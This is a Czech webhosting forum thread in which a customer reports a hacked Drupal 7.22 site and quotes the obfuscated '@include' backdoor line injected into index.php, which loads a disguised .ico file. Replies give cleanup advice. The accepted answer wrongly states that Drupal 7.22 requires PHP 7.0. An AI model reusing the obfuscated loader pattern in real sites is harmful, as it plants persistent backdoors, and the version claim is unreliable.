Vyřešeno — vlákno je tím uzavřené a další odpovědi do něj nepřibývají.

Otázka

JE116227
JE116227 Zákazník Webhosting Vyřešeno

Zabezpečení Drupal verze 7.22 na webhostingu WEDOS

Dobrý den,

na webhostingu WEDOS provozujeme web na redakčním systému Drupal verze 7.22.

Web je ustavičně napadán tak, že je přepsán soubor index.php v rootu webu i když má nastaveno atribut 444 (jen čtení).
V přepsaném souboru je vložen kód, např.:

/*d5263*/

@include „\057data\057web/\166irtu\141ls/1\0613731\057virt\165al/w\167w/th\145mes/\147arla\156d/co\154or/.\1446cb4\071b0.i\143o“;

/*d5263*/

Atribut souboru je změněn na 755.

Dále bývají v rootu různé soubory php, např.: tl8s7e12.php

a také jsou do dalších adresářů v FTP webu nahrané další soubory index.php, nebo jiné soubory php.

Dá se s tím něco na webhostingu WEDOS dělat?

Nemám s Drupalem příliš zkušeností, zdědil jsem tento web po jiné firmě, která ho realizovala v roce 2015.

0

2 odpovědí

JŠ256115
JŠ256115 Zákazník plus Přijatá odpověď

Dobrý den,

Drupal 7.22 by měl již vyžadovat verzi php 7.0 a vyšší, takže pokud takovou verzi máte, tak z hlediska webhostingu Vám už moc nepomůže.

V tomto směru bych spíše překontroloval uživatelské účty (zda se například nějaký pochybný nevytvořil) a hlavně změnil hesla. Pro administrátorské účty a také na FTP.

O uživateli: Web: janstrobl.website
0
RM130195
RM130195 Podpora

Dobrý den,

to jsou typické znaky napadeného webu. Doporučuji vše zálohovat, exportovat uživatelská data, pokud možno je zkontrolovat a případně vyčistit od škodlivého softwaru, nahrát nový čistý drupal v aktuální verzi a importovat do něho uživatelská data. Nebo obnovit celý web z poslední funkční zálohy.

O uživateli: Produktový manažer. Web: wedos.cz
0

Máte stejný problém?

Tohle vlákno je uzavřené a odpovídat už v něm nejde. Když vám odpověď nestačí nebo se vás týká něco jiného, položte vlastní dotaz — odkaz na tohle vlákno do něj klidně vložte.